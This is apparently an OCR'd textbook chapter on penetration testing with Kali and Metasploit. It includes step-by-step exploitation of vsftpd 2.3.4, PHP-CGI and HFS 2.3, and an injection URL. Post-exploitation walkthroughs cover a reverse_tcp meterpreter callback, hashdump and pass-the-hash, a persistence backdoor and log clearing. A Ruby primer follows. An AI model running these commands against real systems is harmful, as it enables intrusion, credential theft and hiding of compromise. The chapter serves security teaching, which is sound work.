
4. Next, move to the Processor tab in the same window. Increase the number of processors to two (2) to enhance performance.



5. Finally, navigate to Storage settings. Add the downloaded Kali image to a storage device under Controller: IDE. Click the disk icon to search for the image. Once finished, close the Settings window.



6. Click the Start icon to begin installing Kali.



Step 4: Installing and Setting Up Kali Linux


- After you booted the installation menu by clicking Start, a new VM VirtualBox window appears with the Kali welcome screen.
- Select the Graphical install option and go through the following installation steps for setting up Kali Linux in VirtualBox.

1. Select a language. Choose the default language for the system (which will also be the language used during the installation process).


2. Select your location. Find and select your country from the list (or choose "other").

3. Configure the keyboard. Decide which keymap to use. In most cases, the best option is to select American English.

4. Configure the network. First, enter a hostname for the system and click Continue.



5. Next, create a domain name (the part of your internet address after your hostname). Domain names usually end in .com, .net, .edu, etc. Make sure you use the same domain name on all your machines.




6. Set up users and passwords. Create a strong root password for the system administrator account.

7. Configure the clock. Select your time zone from the available options.


8. Partition disks. Select how you would like to partition the hard disk. Unless you have a good reason to do it manually, go for the Guided –use entire disk option.

9. Then, select which disk you want to use for partitioning. As you created a single virtual hard disk in Step 3: Adjust VM Settings, you do not have to worry about data loss. Select the only available option – SCSI3 (0,0,0) (sda) – 68.7 GB ATA VBOK HARDDISK (the details after the dash vary depending on your virtualization software).

10. Next, select the scheme for partitioning. If you are a new user, go for All files in one partition.




11. The wizard gives you an overview of the configured partitions. Continue by navigating to Finish partitioning and write changes to disk. Click Continue and confirm with Yes.



Select *Yes* and confirm that you would like to write changes to the disk.

12. The wizard starts installing Kali. While the installation bar loads, additional configuration settings appear.

13. Configure the package manager. Select whether you want to use a network mirror and click Continue. Enter the HTTP proxy information if you are using one. Otherwise, leave the field blank and click Continue again



14. Install the GRUB boot loader on a hard disk. Select Yes and Continue. Then, select a boot loader device to ensure the newly installed system is bootable.

15. Once you receive the message *Installation is complete,* click Continue to reboot your VM.

    With this, you have successfully installed Kali Linux on VirtualBox. After rebooting, the Kali login screen appears. Type in a username (root) and password you entered in the previous steps.

    Finally, the interface of Kali Linux appears on your screen.

11.4 METASPLOIT FUNDAMENTALS

The Metasploit Framework (Msf) is a free, open source penetration testing solution developed by the open source community and Rapid7.Metasploit is one of the most powerful and widely used tools for penetration testing.Metasploit is a tool used for testing and exploiting vulnerabilities in network.

❖ **Metasploit interfaces**

1. Metasploit Framework Edition

The free version. It contains a command line interface, third-party import, manual exploitation and manual brute forcing. This free version of the Metasploit project also includes Zenmap, a well known security scanner, and a compiler for Ruby, the language in which this version of Metasploit was written.

2. Metasploit Pro

Pro Console is a commercial console version of Metasploit. It is available for Linux, Microsoft OS, and OSX. Metasploit Pro can help penetration testers to Manage data in large assessments, Automatically generate reports containing key findings, Improve security by prioritizing exploitable vulnerabilities etc.

3. Metasploit Community

This is a free edition with reduced functionalities of the Express edition. However, for students and small businesses, this edition is a favorable choice.

4. Armitage

Armitage is a graphical cyber attack management tool for the Metasploit Project that visualizes targets and recommends exploits. Armitage is a complement tool for Metasploit. It visualizes targets, recommends exploits, and exposes the advanced post-exploitation features. Armitage is incorporated with Kali distribution.

11.5 Conducting a penetration test with Metasploit

11.5.1. BASIC OF METASPLOIT

Useful Terminology in Metasploit are as follows:

- **Vulnerability**: A weakness in the target system, through which penetration can successfully occur.
- **Exploit**: Once a vulnerability is known, an attacker takes advantage of it, and breaks into the system using a code/script known as an exploit.
- **Payload**: This is a set of tasks initiated by the attacker subsequent to an exploit, in order to maintain access to the compromised system.
- **Meterpreter**: Meterpreter is an advanced multi-function payload that provides you an interactive shell. From the Meterpreter shell, you can do things like download a file, obtain the password hashes for user accounts, and pivot into other networks. Meterpreter runs on memory, so it is undetectable by most intrusion detection systems.
- **Encoders**: Encoder modules let you encode an exploit in a format that suits the target, allowing it to execute properly. Encoders also let you hide an exploit to bypass a system detection.

11.5.2 Basic Commands of Metasploit

1. **BACK**

   Once you have finished working with a particular module one can issue the back command to move out of the current context.

   msf auxiliary(ms09_001_write) > back

2. **BANNER**

   Simply displays a randomly selected banner.

3. **CHECK**

   check option that will check to see if a target is vulnerable to a particular exploit instead of actually exploiting it.

```
msf exploit(ms08_067_netapi) > check

[*] Verifying vulnerable status... (path: 0x0000005a)
[*] System is not vulnerable (status: 0x00000000)
[*] The target is not exploitable.
msf  exploit(ms08_067_netapi) >
```

4. **EXIT**

   The exit command will simply exit msfconsole.

```
msf exploit(ms10_061_spoolss) > exit
root@kali:~#
```

5. **HELP**

   The help command will give you a list and small description of all available commands.

6. **INFO**

   The info command will provide detailed information about a particular module including all options, targets, and other information.The info command also provides the following information:

   - The author and licensing information
   - Vulnerability references (ie: CVE, BID, etc)
   - Any payload restrictions the module may have

7. **SEARCH**

   The msfconsole includes an extensive regular-expression based search functionality. If you have a general idea of what you are looking for, you can search for it via search.

```
msf > search usermap_script
```

8. **SESSIONS**

   The sessions command allows you to list, interact with, and kill spawned sessions.

   msf>sessions [session number]

9. **USE**

   When you have decided on a particular module to make use of, issue the use command to select it. The use command changes your context to a specific module, exposing type-specific commands.

   msf>use auxiliary/scanner/portscan/tcp

10. **SET**

    To set a value to a particular object

    msf> set RHOST 192.168.10.112

Following are the meterpreter commands:

1.SYSTEM COMMAND		
COMMAND	**EXPLANATION**	**EXAMPLE**
sysinfo	Provides information about target host	**meterpreter> sysinfo**
Getuid	Obtain the username responsible for the current process	**meterpreter> getuid**
kill	Kill the given process identified by PID	**meterpreter> kill**
Ps	List all running processes	**meterpreter> ps**
shell	Obtain interactive windows OS Shell	**meterpreter> shell**

2.FILE COMMAND		
COMMAND	**EXPLANATION**	**EXAMPLE**
Getwd	Obtain current working directory on Server's Side	**meterpreter> getwd**
getlwd	Obtain local current working directory	**meterpreter> getlwd**
Del	Deletes the given file	**meterpreter> del <FILE>**
Cat	Read the given file	**meterpreter> cat <FILE>**
Edit	Edit the given file	**meterpreter>> edit <FILE>**
upload	Upload a file to the target host	**meterpreter>> upload <SRC FILE> <DEST FILE>**
download	Download a file from the target host	**meterpreter> download <SRC FILE> <DEST FILE>**

11.6 Benefits of penetration testing using Metasploit

1. **Open Source**

   As metasploit is an open source software it is freely available for learner. Various other highly paid tools are available for carrying out penetration testing. However, Metasploit allows its users to access its source code and add their custom modules. Their is paid version available with some extra features but for beginner community version is free.

2. **Support For testing Larger Network and save time**

   Metasploit supports testing for huge networks where we can do penetration testing easily if we want to test a network with 300 system instead of testing each system one after another metasploit helps to test the whole system in the network automatically.so it save lots of time and energy.

3. **Frequently Updated**

   This Framework is most updated as it gets updated frequently. The Metasploit Framework is commercially backed by Rapid 7 and has a very active development community. However, in order to keep abreast with the latest vulnerabilities and exploits, it's important to keep the Metasploit Framework updated.

4. **The GUI environment**

   Metasploit has a user -friendly GUI environment called Armitage. Armitage is a java based GUI for metasploit framework developed by Raphael Mudge.It's goal is to help pentester to better understand hacking.

11.7 Penetration testing an unknown network

Penetration testing is a cyber attack by an ethical hacker to check weakness or vulnerabilities in an unknown network.

11.7.1 Using databases in Metasploit

- Metasploit Framework supports backend database tool PostgreSQL which stores exploit results.
- Commands that manage the database start with a db_ prefix.
- To start Metasploit database service
- using the following command:
  - **root@kali:~# service postgresql start**
  - **root@kali:~#msfdbinit**

- service postgresql start initialize the PostgreSQLdatabase service and msfdbinit create database for metasploit
- To confirm whether the database is connected the command used is **db_status.**
- To start database **db_connect** command is used
- In order to export the entire set of data stored in the database for the sake of creating reports **db_export** command is used
- **db_disconnec**t to disconnect from database.
- For scanning the target **db_nmap** is used and then the result is stored in the database.
- let ‘s use this command
- **msf>db_nmap -sv -p 21 22 85 40 112 443 445 25 110 10**
- -sv is a service scan on target and p switch denotes port number to be included.

```
msf > db_nmap -sV -p 21,22,25,80,110,443,445 192.168.10.112
[*] Nmap: Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-21 07:41 EDT
[*] Nmap: Nmap scan report for 192.168.10.112
[*] Nmap: Host is up (0.00080s latency).
[*] Nmap: PORT    STATE  SERVICE     VERSION
[*] Nmap: 21/tcp  open   ftp         vsftpd 2.3.4
[*] Nmap: 22/tcp  open   ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 25/tcp  open   smtp        Postfix smtpd
[*] Nmap: 80/tcp  open   http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 110/tcp closed pop3
[*] Nmap: 443/tcp closed https
[*] Nmap: 445/tcp open   netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
[*] Nmap: MAC Address: 08:00:27:9B:25:A1 (Cadmus Computer Systems)
[*] Nmap: Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 8.87 seconds
msf >
```

- Now to check what all services are running on a port **services** command is used.

```
msf > services

Services
========

host            port  proto  name         state   info
----            ----  -----  ----         -----   ----
192.168.10.112  21    tcp    ftp          open    vsftpd 2.3.4
192.168.10.112  22    tcp    ssh          open    OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.10.112  25    tcp    smtp         open    Postfix smtpd
192.168.10.112  80    tcp    http         open    Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.10.112  110   tcp    pop3         closed
192.168.10.112  443   tcp    https        closed
192.168.10.112  445   tcp    netbios-ssn  open    Samba smbd 3.X workgroup: WORKGROUP
```

- To check only currently working service then **msf>services -u**
- To list all the host then **host** command is used

```
msf > hosts

Hosts
=====

address         mac               name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---               ----  -------  ---------  -----  -------  ----  --------
192.168.10.112  08:00:27:9b:25:a1       Linux                     server
```

-

11.7.2 Modeling threats

As we can see there are numerous services running on the target. Searching for one of the vulnerabilities in metasploit and then trying to find the matching exploit is called modelling threats.

11.8 Vulnerability analysis of VSFTPD 2.3.backdoor

After modelling the threat, let us load a matching module using **exploit/unix/ftp/vsftpd_234_backdoor** command and analyze its details using the **info** command.

11.8.1. The attack procedure

vsFTPd stands for “Very Secure FTP Daemon”.The vsf_sysutil_extra() function sets up a TCP socket listening, effectively setting up the backdoor on port 6200.

11.8.2. Exploitation and post exploitation

- Let us now exploit the target.Before starting the exploitation let us check the options to see what other information is necessary to run the exploit.
- There are two option available RHOST and RPORT

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > info
```

```
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

- RHOST will be the IP address of Metasploitable machine (target machine) and RPORT as 21

```
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.10.112
RHOST => 192.168.10.112
```

- At the end we have to exploit the target using exploit command

```
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.118:55381 -> 192.168.10.112:6200) at 2016-03-21 07:50
:17 -0400

whoami
root
pwd
/
```

- We have got access to the target machine.A command shell has opened that allows us to navigate through the system and modify things as we go.

11.9 Vulnerability analysis of PHP-CGI query string parameter vulnerability

A remote code execution vulnerability has been reported in PHP. The vulnerability is due to the improper parsing and filtering of query strings by PHP. A remote attacker may exploit this issue by sending crafted HTTP requests. Successful exploitation would allow an attacker to execute arbitrary code on the target.

- Start the metasploit framework by writing **msfconsole** command
- Next type search **php 5.4.2**
- Then find the matching exploit that is **exploit/multi/http/php_cgi_arg_injection**
- Next type **use exploit/multi/http/php_cgi_arg_injection** command
- Now issue a **"show options**" command to display which settings are available and/or required for that specific module.
- Next set RHOST 192.168.179.142(ip address of target machine) set RPORT 80.
- Now again issue the **"show options"** command to check whether RHOST and RPORT is set or not.
- At the end type **exploit** or **run.**
- Now let's run the **sysinfo** command to know more about the target OS.

11.10 Vulnerability analysis of HFS 2.3

- As per CVE-2014-6287, the parserLib.pas file in the HSF or HttpFileServer uses a function called findMacroMaker from the parserLib.
- The .pas file does not handle null bytes properly. A remote attacker can exploit the vulnerability to execute arbitrary programs with the %00 sequence in the search operation.
- Below is the vulnerable function

function findMacroMarker(s:string; ofs:integer=1):integer;

begin result:=reMatch(s, '\{[.:]|[.:]\}|\|', 'm!', ofs) end;

- This function does not handle null bytes correctly, so when we make a request to http://localhost:80/search=%00{.exec|cmd.}, it stops the regular parsing of the macro, resulting in remote code. Injection.

11.10.1. Exploitation and post exploitation

- Now let's start HFS 2.3 server exploitation. Following are the step for exploitation

1. Turn on msf by typing msfconsole
2. search hfs
3. use exploit/windows/http/rejetto_hfs_exec
4. show options
5. set RHOST 192.168.109.141
6. set RPORT 8080
7. show payloads
8. set payload windows/meterpreter/reverse_tcp
9. set LHOST 192.168.109.137
10. set LPORT 4444
11. show options
12. exploit

- Set RHOST to the IP address of the target machine and LHOST to the IP address of our machine.
- We have successfully obtained permissions of the Windows Server 2012 system as an administrator.
- Some basic post exploitation commands such as **getpid** and **ps** ,where ps is used for listing running processes and getpid to get process ID.

- Now we bind the Meterpreter process to the process number of **explorer.exe**. Here, the process number of **explorer.exe is 1864**, execute the following command:

meterpreter>migrate 1864

- Now to gather password hashes from the target system **hashdump** command is used.
- After gathering the hashes, we can always execute a pass-the-hash attack and bypass the limitation of not having a plain text password.

11.11 Maintaining access

- When the target machine is compromised,the hacker has only temporary access.But, if quick action is taken by the attacker upon initial compromise, access can be maintained or *persistent.*
- So From within the meterpreter, we can use the **run** command along with the **persistence** .
- After running the persistence module will upload and execute a malicious .vbs script on the target
- Now that we have our backdoor installed and ready to go, we'll close metasploit and re-open it, as well as power off the target PC. Once metasploit opens back up we need to set up our handler to catch the connection from the backdoor. For this we'll use the *multi/handler* module .
- A handler is a universal exploit handler used to handle incoming connections initiated by the executed payloads at the target machine.

```
meterpreter > run persistence
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf5/logs/persistence/WIN-3KOU2TIJ4E0_20160322.2110/WIN-3KOU2TIJ4E0_20160322.2
110.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.10.118 LPORT=4444
[*] Persistent agent script is 148412 bytes long
[+] Persistent Script written to C:\Users\ADMINI~1\AppData\Local\Temp\CUvIFuzPv.vbs
[*] Executing script C:\Users\ADMINI~1\AppData\Local\Temp\CUvIFuzPv.vbs
[+] Agent executed with PID 2060
meterpreter >
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.118
LHOST => 192.168.10.118
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit
```

- LHOST and Payload should be the same as used while running the persistence module.

- After passing the exploit command the handler starts to wait for the connection and as soon as the connection is found we enter into the meterpreter shell.

11.12 Clearing tracks

- As we were successful in breaching the target machine we have to follow the next step of clearing the track.
- During ethical hacking it is not advisable to clear the log because the tester is going to check your log and through that he/she is going to find how you have breached the system.
- But let us learn how to clear the track.
- `meterpreter > run event manager -i`
- Using the event manager module we can clear the log.After running the above command we can find all numbers of logs present.
- Now to clear it out we will run the following command
- `meterpreter > run event_manager -c`
- Hence successful in clearing all logs.

Summary

After coming to the end of this chapter, we have learned the following things :the phases of a penetration test,The benefits of using databases in Metasploit,The basics of the Metasploit framework,working of exploits and auxiliary module,what are the approach to penetration testing with Metasploit.

References:

- Sagar R.,Nipun J.,ed.(2017)*Metasploit Revealed: Secrets of the ExpertPentester*.Packt Publishing Ltd.
- https://cipher.com/blog/a-complete-guide-to-the-phases-of-penetration-testing/
- https://www.nakivo.com/blog/how-to-install-kali-linux-on-virtualbox/
- https://www.tutorialspoint.com/metasploit/metasploit_armitage_gui.htm
- https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/
- https://www.blueliv.com/downloads/Meterpreter_cheat_sheet_v0.1.pdf

- https://westoahu.hawaii.edu/cyber/forensics-weekly-executive-summmaries/8424-2/
- https://www.checkpoint.com/defense/advisories/public/2012/cpai-2012-233.html/
- https://www.programmersought.com/article/3736479737/
- https://www.hackingloops.com/maintaining-access-metasploit/

UNIT END EXERCISE

1. Explain the phases of penetration Testing.
2. Describe metasploit interface.
3. Explain the term

   1.Vulnerability 2. Exploit 3. Payload 4. Meterpreter 5. Encoders
4. Explain all basic commands of metasploit.
5. What are system command of meterpreter
6. What are File commands of meterpreter.
7. What are the benefits of penetration testing using metasploit
8. What is a modelling threat?
9. Explain procedure Vulnerability analysis of VSFTPD 2.3.backdoor
10. What are the steps for Vulnerability analysis of PHP-CGI query string parameter vulnerability
11. Explain the steps for Vulnerability analysis of HFS 2.3
12. How to maintain access to the target machine.
13. What is the process to clear all logs after penetration testing?

❖❖❖❖❖

12

REINVENTING METASPLOIT

Unit Structure:

12.0 Objectives

- Understanding the basics of Ruby programming in the context of Metasploit
- Exploring modules in Metasploit
- Writing your own scanner, brute force and post-exploitation modules
- Coding meterpreter scripts
- Understanding the syntaxes and semantics of Metasploit modules
- Performing the impossible with RailGun by using DLLs

12.1 Introduction

Consider a scenario where the systems under the scope of the penetration test are very large in number, and we need to perform a post-exploitation function such as downloading a particular file from all the systems after exploiting them. Downloading a particular file from each system manually is time consuming and inefficient. Therefore, in a scenario like this, we can create a custom post-exploitation script that will automatically download a file from all the compromised systems.For creating custom post exploits we need Ruby language as metasploit is developed in Ruby language.Let's now understand the basics of Ruby programming and gather the required essentials we need to code the Metasploit modules.

12.2 Ruby – the heart of Metasploit

Ruby is a pure object-oriented programming language. It was created in 1993 by Yukihiro Matsumoto of Japan.Ruby has features that are similar to those of Smalltalk, Perl, and Python. Perl, Python, and Smalltalk are scripting languages.Ruby is a general-purpose, interpreted programming language.

12.2.1 Creating your first Ruby program

❖ **Interacting with the Ruby shell**

- Let’s input something in ruby shell for example 5

It gives the same value as output.

- Now let us perform some arithmetic Operation like 9+2; 2-1 ;6/2 ;6%2

As we can see in the above image the shell gives us the result of the expression.

- Let us perform more operation

irb(main):006:0> str1="Hello"

=> "Hello"

irb(main):007:0> str2="World"

=> "World"

irb(main):008:0> str1+str2

=> "HelloWorld"

After storing value in variable str1 and str2 it has shown the same result. Same way after performing str1+str2 the output is the concatenated value of str1 and str2.

❖ **Defining methods in the shell**

- Ruby methods are very similar to functions in any other programming language. Ruby methods are used to bundle one or more repeatable statements into a single unit.Method names should begin with a lowercase letter.
- To define a method, we use def followed by the method name, with arguments and expressions in parentheses. We also use an end statement following all the expressions to set an end to the method definition. Here, arg refers to the arguments that a method receives.

Syntax

```
def method_name [( [arg [= default]]...[, * arg [, &expr ]])]
expr..
End
```

Example

```
irb(main):013:0>def demo(a = "Ruby", b = "Perl")
  puts "The programming language is #{a}"
  puts "The programming language is #{b}"
end
```

irb(main):013:0> test "c","c++"
The programming language is c

The programming language is c++

12.2.2 Variables and data types in Ruby

Ruby variables are locations which hold the data that can change at any given time.Unlike other programming languages, there is no need to declare a variable in Ruby. A prefix is needed to indicate it.

❖ **Working with strings**

Ruby string object holds and manipulates an arbitrary sequence of bytes, typically representing characters.By simply defining the value in quotation marks or a single quotation mark, we can assign a value to a string.

❖ **Concatenating strings**

Ruby concatenating string implies creating one string from multiple strings. You can join more than one string to form a single string by concatenating them.

There are four ways to concatenate Ruby strings into single string:

- Using **plus sign** in between strings.
- Using a **single space** in between strings.
- Using **<<** sign in between strings.
- Using **concat** method in between strings.

Example

irb(main):003:0> a="hi"
=> "hi"

irb(main):004:0> b="hello"
=> "hello"

irb(main):006:0> print a<<b
output: hihello

❖ **The substring function**

It's quite easy to find the substring of a string in Ruby.

Example:

irb(main):001:0> a= "12345678"

=> "12345678"

irb(main):002:0> a[0,2]

=> "12"

irb(main):003:0> a[2,2]

=> "34"

❖ **The split function**

The Split function split the value of a string into an array of variables using the split function

Example:

- **irb(main):001:0>** a = "Ruby,Expert"
  => "Ruby,Expert"
- **irb(main):002:0>** b = a.split(",")
  => ["Ruby", "Expert"]
- **irb(main):003:0>** b[0]
  => "Ruby"
- **irb(main):004:0>** b[1]
  => "Expert"

❖ **Numbers and conversions in Ruby**

There are two function we can use for conversion

a) String to integer **.to_i** function

b) Integer to String **.to_s** function

- **irb(main):006:0>** num1="40"
  => "40"
- **irb(main):007:0>** num1+5
  TypeError: no implicit conversion of Fixnum into String
- **irb(main):008:0> num1.to_i+5**
  => 45

❖ **Arrays in Ruby**

In Ruby, an *array* is an ordered collection of Ruby objects separated by commas and enclosed in []. An *array* can contain the same or different types of Ruby objects, such as Integers, Strings, Floats, etc. An *array* can also be empty.

#An array of Integers

numbers = [1, 2, 3, 4, 5]

#An array of Strings

cars = ["Audi", "maruti", "Scorpio"]

#An array with a String, Integer, Boolean, and Float

mixed = ["hello", 8, false, 4.0]

#An empty array

empty = []

12.2.3. Methods in Ruby

A method is another name for a function.A method is a subroutine that performs a specific operation. The use of methods implements the reuse of code and decreases the

length of programs significantly.

```
def add (num1,num2)
square = num1+num2
return square
end
answer = add(30,20)
print(answer)
```

12.2.3.Decision-making operators

An if statement in Ruby evaluates an expression, which returns either true or false. If the expression is true, Ruby executes the code block that follows the if whereas if the expression is false, Ruby returns to next if condition or else.

Example:

```
print "enter a number: "
num = gets.chomp
num =  num.to_i;
if num == 5
print "number is 5"
```

elsif num == 10

print "number is 10"

elsif num == 11

print "number is 11"

else

print "number is something other than 5, 10, or 11"

End

"gets" is a method that asks the user to input something. **"chomp"** is a method that removes the blank line that is automatically created by "gets" after the input.

12.2.4. Loops in Ruby

Iterative statements are termed as loops.Loops in ruby are used to execute the same block of statements multiple times.

1. **For loop**

   Example

   for a in 0..10

   print "Value of local variable is #{a}"

   end

2. **each loop**

   A *for...in* loop is almost exactly equivalent to the following −

   (expression).each do |variable[, variable...]| code end

   except that a *for* loop doesn't create a new scope for local variables

Example

(0..10).each do |i|

print "Value of local variable is #{i}"

end

12.2.5.Regular expressions

Regular expressions are used to match a string or its number of occurrences in a given set of strings or a sentence. The concept of regular expressions is critical when it comes to

Metasploit. We use regular expressions in most cases while writing fuzzers, scanners,

analyzing the response from a given port, and so on.

Let's have a look at the following code snippet:

- **irb(main):001:0>** str1 = "Ruby Lang"
  => "Hello world"
- **irb(main):004:0>** str2 = /Lang/
  => /Lang/
- **irb(main):005:0>** str2.match str1
  => #<MatchData "Lang">
- irb(main):006:0> str1 =~ str2
  => 5

We have created another variable called str2 and stored our regular expression in it, i.e.

/Lang/. In the next line, we match the regular expression with the string using the **match**

